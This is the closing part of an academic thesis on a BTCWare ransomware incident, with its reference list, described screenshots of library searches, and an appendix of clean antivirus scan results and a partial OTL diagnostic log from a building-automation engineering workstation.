- [15] T. Meskauskas, “BTCWare ransomware removal instructions,” 2017. [Online]. Available: <https://www.pcrisk.com/removal-guides/11101-btcware-ransomware>.
- [16] “Btcware Ransomware Support Topic (.crypton Gryphon Help.txt),” 2017. [Online]. Available: <https://www.bleepingcomputer.com/forums/t/644140/btcware-ransomware-support-topic-crypton-gryphon-helptxt/page-22>.
- [17] J. Seppänen, “Filosofian suhde tieteeseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfil1.htm>.
- [18] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in

- Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 94–95.
- [19] J. Tuomi and A. Sarajärvi, *Laadullinen tutkimus ja sisältöanalyysi*. Tammi, 2002.
- [20] J. Tuomi and A. Sarajärvi, *Laadullinen tutkimus ja sisällönanalyysi*. Tammi, 2002.
- [21] University of Jyväskylä, “Laadullinen tutkimus,” 2014. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/metelmapolkuja/metelmapolku/tutkimusstrategiat/laadullinen-tutkimus>.
- [22] University of Jyväskylä, “Tutkimusstrategiat,” 2014. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/metelmapolkuja/metelmapolku/tutkimusstrategiat>.
- [23] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, p. 95.
- [24] Skepsis, “Pilttdownin ihminen.” [Online]. Available: http://www.skepsis.fi/ihmeellinen/pilttdownin_ihminen.html.
- [25] U. of Helsinki, “vi. Ad hoc,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ad hoc.
- [26] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 93–95.
- [27] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 92–93.
- [28] J. Tuomi and A. Sarajärvi, *Laadullinen tutkimus ja sisällönanalyysi*. Helsinki: Tammi ltd, 2002.
- [29] J. Heinonen, A. Keinänen, and J. Paasonen, “Teoriasta tilastolliseen analyysiin,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 125.
- [30] J. Heinonen, A. Keinänen, and J. Paasonen, “Teoriasta tilastolliseen analyysiin,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 123.
- [31] Skepsis, “Empiirinen tutkimus.” [Online]. Available: http://www.skepsis.fi/ihmeellinen/empiirinen_tutkimus.html.
- [32] J. Nusrat, N. Saqid, Z. Muhammad, and A. T. Muhammad, “How to Conduct a Systematic Review: A Narrative Literature Review,” *Cureus*, 2016.
- [33] I. D. Cohen, *Introduction to computer theory*. New York: John Wiley & Sons, Inc, 1986.
- [34] L. R. Freeman, *Fundamentals of Telecommunications*. New York: John Wiley & Sons, Inc, 1999.
- [35] ASIS International, “Organizational Resilience Standard,” in *Protection of Assets Security Management*, ASIS International, 2012, pp. 56–60.
- [36] ASIS International, “Plan-Do-Check-Act Cycle,” in *Protection of Assets Security Management*, ASIS International, 2012, pp. 46–47.
- [37] J. Heinonen, A. Keinänen, and J. Paasonen, “Vaikutusarvioinin taustaa,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 101.
- [38] J. Heinonen, A. Keinänen, and J. Paasonen, “Tutkimusmenetelmiä,” in

Turvallisuustutkimuksen tekeminen, Helsinki: Tietosanoma ltd, 2013, pp. 35–37.

- [39] University of Jyväskylä, “Kokeellinen tutkimus,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tutkimusstrategiat/kokeellinen-tutkimus>.
- [40] Ted G. Lewis, “Cyber-Threats,” in *Critical Infrastructure Protection in Homeland Security: Defending a Networked Nation*, First., Hoboken: John Wiley & Sons, Inc, 2006, p. 399.
- [41] J. Haapasalo, “Rikollisuuden selityksiä,” in *Kriminaalipsykologia*, Jyväskylä: WS Bookwell ltd, 2008, pp. 23–42.
- [42] J. Haapasalo, “Rikollisuuden sosiologiaa pähkinänkuoressa,” in *Kriminaalipsykologia*, Jyväskylä: WS Bookwell ltd, p. 25.
- [43] Teemu Santonen, “3.5 menetelmät ja metodologiat,” *Tulevaisuuden Tutkimusk.*, pp. 25–26, 2014.
- [44] US Headquarters Department of the Army, “STRESS BEHAVIORS IN COMBAT AND OTHER OPERATIONS,” in *FM 4-02.51 (FM 8-51) COMBAT AND OPERATIONAL STRESS CONTROL*, Washington, DC: Federation of America Scientist, 2006, p. 15.
- [45] Teemu Santonen, “Yksityiseen turvallisuusalaan vaikuttavat muutostekijät,” *Tulevaisuuden Tutkimusk.*, pp. 24, 35, 2014.
- [46] I. Halonen, “9.3 Tieteen ja etiikan suhde,” *JOHDATUS TIETEENFILOSOFIAAN*, 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento07.htm>.
- [47] Teemu Santonen, “3.8 Rikolliset ja heidän osaaminen,” *Tulevaisuuden Tutkimusk.*, p. 30, 2014.
- [48] Ted G. Lewis, “The Threat is Asymmetric,” in *Critical Infrastructure Protection in Homeland Security: Defending a Networked Nation*, First., Hoboken: John Wiley & Sons, Inc, 2006, pp. 61–64.
- [49] Institute of Criminology University of Cambridge, “Accessions List,” *RADZINOWICZ LIBRARY ACCESSIONS LIST*, 2017. [Online]. Available: http://www.crim.cam.ac.uk/library/pdf/vol24_3.pdf.
- [50] J. Paasonen and T. Santonen, “A descriptive bibliometric analysis of Security Journal publications from 1999 to 2012.”
- [51] C. Herley and P. C. van Oorschot, “SoK: Science, Security, and the Elusive Goal of Security as a Scientific Pursuit,” *IEEE Symp. Secur. Priv.*, 2017.
- [52] Tutkimuseettinen neuvottelukunta, “2 VAHINGOITTAMISEN VÄLTÄMINEN,” *H umanistise n , yhteiskuntatieteellise n ja käyttäytymistieteellisen tutkimukse n eettiset periaatteet ja ehdotus eettisen ennakoarvioinnin järjestämiseksi*, 2009. [Online]. Available: <http://www.tenk.fi/sites/tenk.fi/files/eettisetperiaatteet.pdf>.
- [53] Fidelix ltd, “FX-2025A.” [Online]. Available: https://www.fidelix.fi/wp-content/uploads/FX2025A_EN.pdf.
- [54] Fidelix ltd, “FX-2030A.” [Online]. Available: https://www.fidelix.fi/wp-content/uploads/FX2030A_EN.pdf.
- [55] U.S Headquarters Department of the Army, “Interviews and Interrogations,” in *FM 3-19.13 LAW ENFORCEMENT INVESTIGATIONS*, Washington, DC: Federation of

America Scientist, 2005, pp. 44–50.

- [56] University of Massachusetts Amherst, “UMass Amherst Researcher Finds Most People Lie in Everyday Conversation,” 2002. [Online]. Available: <https://www.umass.edu/newsoffice/article/umass-amherst-researcher-finds-most-people-lie-everyday-conversation>.
- [57] H. Lauerma, “Muistin toiminta ja muistikuvien vääristyminen,” in *Usko, Toivo ja Huijaus*, Helsinki: DUODECIM, 2015, p. 18.
- [58] M. K. Johnson, “False Memories, Psychology of,” *Elsevier Sci. Ltd*, pp. 5254–5259, 2001.
- [59] ABC News Primetime, “Expose on Charles Humble and his phony PHD,” 2006. [Online]. Available: https://www.youtube.com/watch?v=Rr3E_2KTxI0.

Appendix 1 – Literature review for the incident

The screenshot shows the TUT Library Primo search interface. At the top, the browser address bar displays the URL https://tutl-primo.hosted.exlibrisgroup.com/primo_library/. The page header includes the TUT Library logo and the text "TALLINNA TEHNIKAÜLIKOOLI RAAMATUKOGU E-RESSURSSIDE PORTAAL" and "TUT Library e-resources". Navigation links include "Tags", "New Search", "E-Journals A-Z", "E-Books A-Z", "Citation Linker", "Help", and "Language: English". User options include "Guest", "e-Shelf", "My Account", and "Sign in".

The search interface features a search box with the query "cybersecurity effectivity" and the operator "AND". The search criteria are set to "Any" for the field and "is (exact)" for the operator. The search results section shows "0 Results for Primo Local Repository". A "Suggestions" box provides the following advice:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

At the bottom of the page, there is a footer with the text "TTÜ Raamatukogu/TTÜ Library | Contact" and "Powered by ExLibris Primo | Use of Cookies". A checkbox for "Update my screen automatically" is checked.

The Windows taskbar at the bottom of the screen shows the time as 9:11 on 14.3.2018.



Search filters: Any is (exact) cybersecurity theory AND Any contains

Publication Date: Any year
Material Type: All items
Language: Any language
Start Date: Day Month Year
End Date: Day Month Year

Search Clear Simple Search

Expand My Results
 Expand My Results

0 Results for Primo Local Repository

- Suggestions:**
- Make sure all words are spelled correctly.
 - Try different keywords.
 - Try more general keywords.
 - Try fewer keywords.



Search filters:
Any is (exact) cybersecurity theories AND
Any contains
Publication Date: Any year
Material Type: All items
Language: Any language
Start Date: Day Month Year
End Date: Day Month Year

Buttons: Search, Clear, Simple Search

Expand My Results

Expand My Results

0 Results for Primo Local Repository

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

Search filters:

- Any is (exact) cybersecurity prevention AND
- Any contains
- Publication Date: Any year
- Material Type: All items
- Language: Any language
- Start Date: Day Month Year
- End Date: Day Month Year

Buttons: Search, Clear, Simple Search

Expand My Results

Expand My Results

0 Results for Primo Local Repository

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

Browser tabs: Ihmes, PowerPoi, My La, kääntä, Search, Sanot, Olem, Jo an, theory, TU X, Cyber, The e...

Address bar: https://tutl-primo.hosted.exlibrisgroup.com/primo_library/

Search: Haku

Guest e-Shelf My Account Sign in

TALLINNA TEHNIKAÜLIKOOLI RAAMATUKOGU
E-RESSURSSIDE PORTAAL
TUT Library e-resources

Tags | New Search | E-Journals A-Z | E-Books A-Z | Citation Linker | Help | Language: English

Search filters:
 Any is (exact) cybersecurity mitigation AND
 Any contains
 Publication Date: Any year
 Material Type: All items
 Language: Any language
 Start Date: Day Month Year
 End Date: Day Month Year

Search Clear Simple Search

Personalize your results
 Edit

RSS
 Add page to e-Shelf

Expand My Results
 Expand My Results

Refine My Results
 Subject
 Experiment/Theoretical Treatment (1)
 Critical Infrastructure (1)
 Risk Management (1)
 Social Welfare & Social Work (1)
 Testbed (1)
 More options

Creator
 Pavurapu, K (1)
 Anurag Srivastava (1)
 Henne, M (1)
 Reddi, Ram (1)
 Gao, Wei (1)
 More options

Show bX Hot Articles

2 Results for Primo Local Repository Sorted by: Relevance


Article
 ☆ **Cyber Security Risk Management in the SCADA Critical Infrastructure Environment**
 Henne, Morgan
 Engineering Management Journal, 01 June 2013, Vol.25(2), p.38-45 [Peer Reviewed Journal]
 cybersecurity mitigation program is required to provide organizations with the required level of cybersecurity tailored to a company's risk matrix (Zhu).
 Full text available
 View Online Details Tags More Citations

Article
 ☆ **A control system testbed to validate critical infrastructure protection concepts**
 Morris, Thomas ; Srivastava, Anurag ; Reaves, Bradley ; Gao, Wei ; Pavurapu, Kalyan ; Reddi, Ram
 International Journal of Critical Infrastructure Protection, 2011, Vol.4(2), pp.88-103 [Peer Reviewed Journal]
 cybersecurity mitigation strategies. Finally, researchers implement cybersecurity... cybersecurity mitigation strategies. Finally, researchers implement
 Full text available
 View Online Details Tags More Citations Cited by


2 Results for Primo Local Repository Sorted by: Relevance

Windows taskbar: 9:14 14.3.2018


Appendix 2 – Assessment of the engineering workstation




The hitmanPro did not find BTCWARE from the engineering workstation. The MBAM was installed to the computer and HitmanPro did find its file and some random cookies.




The MBAM did not find any malware from the engineering workstation.



The Dr.Web CureIT did not find anymalwares from the engineering workstation.



Malwarebytes adwcleaner 7 did not find anything unwanted from the computer.



The malwarebytes junkware did find something , but not the BTCWARE .

The OTL log did not reveal any BTCWARE executables from the logs (Customer name is censored from the logs with XXXXX string):

OTL logfile created on: 2.2.2018 8.24.51 - Run 1

OTL by OldTimer - Version 3.2.69.0 Folder = F:\Työkälu

64bit- Professional (Version = 6.2.9200) - Type = NTWorkstation

Internet Explorer (Version = 9.11.15063.0)

Locale: 0000040B | Country: Suomi | Language: FIN | Date Format: d.M.yyyy

7,89 Gb Total Physical Memory | 5,49 Gb Available Physical Memory | 69,58% Memory free

9,14 Gb Paging File | 5,98 Gb Available in Paging File | 65,38% Paging File free

Paging file location(s): ?:\pagefile.sys [binary data]

%SystemDrive% = C: | %SystemRoot% = C:\WINDOWS | %ProgramFiles% = C:\Program Files (x86)

Drive C: | 225,32 Gb Total Space | 178,64 Gb Free Space | 79,28% Space Free | Partition Type: NTFS

Drive E: | 5,45 Mb Total Space | 0,00 Mb Free Space | 0,00% Space Free | Partition Type: CDFS

Drive F: | 3,82 Gb Total Space | 3,49 Gb Free Space | 91,46% Space Free | Partition Type: NTFS

Computer Name: HF1 | User Name: XXXXXX | Logged in as Administrator.

Boot Mode: Normal | Scan Mode: All users | Include 64bit Scans

Company Name Whitelist: Off | Skip Microsoft Files: On | No Company Name Whitelist: On | File Age = 30 Days

[color=#E56717]===== Processes (SafeList) =====[/color]

PRC - File not found --

PRC - [2018.02.02 08.15.07 | 000,602,112 | ---- | M] (OldTimer Tools) -- F:\Työkalut\OTL.exe

PRC - [2017.10.25 13.06.38 | 001,504,888 | ---- | M] (Microsoft Corporation) -- C:\Users\XXXXXX\AppData\Local\Microsoft\OneDrive\OneDrive.exe

PRC - [2017.09.20 09.18.09 | 000,021,504 | ---- | M] (Microsoft Corporation) -- C:\Windows\System32\inetsrv\w3wp.exe

PRC - [2017.09.05 07.12.54 | 000,627,080 | ---- | M] (Microsoft Corporation) -- C:\Windows\System32\fontdrvhost.exe

PRC - [2017.08.30 09.35.46 | 000,242,176 | ---- | M] () -- C:\Fidelix\webVision\Bin\FdxService.exe

PRC - [2017.08.30 09.35.24 | 000,025,600 | ---- | M] () -- C:\Fidelix\webVision\Bin\FdxBackupService.exe

PRC - [2017.08.30 09.33.22 | 000,322,560 | ---- | M] () -- C:\Fidelix\webVision\Bin\FdxOnlineService.exe

PRC - [2017.08.25 14.55.04 | 001,659,456 | ---- | M] (Foxit Software Inc.) -- C:\Program Files (x86)\Foxit Software\Foxit Reader\FoxitConnectedPDFService.exe

PRC - [2017.07.21 18.21.14 | 000,321,096 | ---- | M] (Intel Corporation) -- C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorIcon.exe

PRC - [2017.07.21 18.21.14 | 000,017,992 | ---- | M] (Intel Corporation) -- C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorDataMgrSvc.exe

PRC - [2016.12.19 18.38.44 | 000,419,616 | ---- | M] (Intel Corporation) -- C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\LMS\LMS.exe

PRC - [2016.12.19 18.37.44 | 000,196,200 | ---- | M] (Intel Corporation) -- C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\DAL\jhi_service.exe

PRC - [2016.10.14 18.27.54 | 000,321,032 | ---- | M] (Realtek Semiconductor) -- C:\Program Files\Realtek\Audio\HDA\RtkAudioService64.exe

PRC - [2016.04.27 10.00.44 | 000,110,008 | ---- | M] (CyberLink) -- C:\Program Files (x86)\CyberLink\CyberLink Media Suite\Power2Go\CLMLSvc_P2G8.exe

PRC - [2014.04.18 08.23.31 | 000,268,288 | ---- | M] () -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\AssistantServices.exe

PRC - [2014.04.18 08.23.31 | 000,148,992 | ---- | M] () -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\UIExec.exe

PRC - [2014.04.18 05.09.27 | 000,441,344 | ---- | M] () -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\CancelAutoPlay.exe

[color=#E56717]===== Modules (No Company Name) =====[/color]

MOD - [2017.10.25 14.12.02 | 013,563,392 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\016dbe48d7f8e46c1a66372a435fff27\System.Windows.Forms.ni.dll

MOD - [2017.10.25 14.11.58 | 001,645,568 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Drawing\299c91c3c7076d39e8f80dc56d66cc7b\System.Drawing.ni.dll

MOD - [2017.10.19 11.36.03 | 001,180,672 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Management\9a12fab4df185e5c9b75bb0e0695df86\System.Management.ni.dll

MOD - [2017.10.19 11.36.01 | 007,577,088 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Xml\039367fe3994ae89a2745666880d749c\System.Xml.ni.dll

MOD - [2017.10.19 11.36.01 | 000,395,776 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Xml.Linq\d989639fc4f1c6e7aecc029851ade9fe\System.Xml.Linq.ni.dll

MOD - [2017.10.19 11.35.58 | 002,031,616 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Xaml\98627431bfda4a20703a9add5fe8ea0b\System.Xaml.ni.dll

MOD - [2017.10.19 11.35.57 | 002,842,112 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\8a52975d7e11e521dcc97c3e8bccad90\System.Runtime.Serialization.ni.dll

MOD - [2017.10.19 11.35.56 | 000,993,792 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Configuration\95787f53cd6813458451729fd54953e8\System.Configuration.ni.dll

MOD - [2017.10.19 11.35.43 | 007,684,608 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System.Core\47da8da45970f16b48e1d146c7b05b86\System.Core.ni.dll

MOD - [2017.10.19 11.35.40 | 010,336,768 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\System\3f854fedbadec6ad04ffdf963fc7839\System.ni.dll

MOD - [2017.09.20 17.10.47 | 020,518,056 | ---- | M] () -- C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\mscorlib\1b2e7f5cc7171797d3aac21369bb10cf\mscorlib.ni.dll

MOD - [2017.08.30 09.32.52 | 000,267,776 | ---- | M] () -- \\?\C:\Fidelix\webVision\Bin\ISAPI\FdxReport.dll

MOD - [2017.08.30 09.32.42 | 000,454,656 | ---- | M] () -- C:\Windows\SysWOW64\FdxOnlineDLL.dll

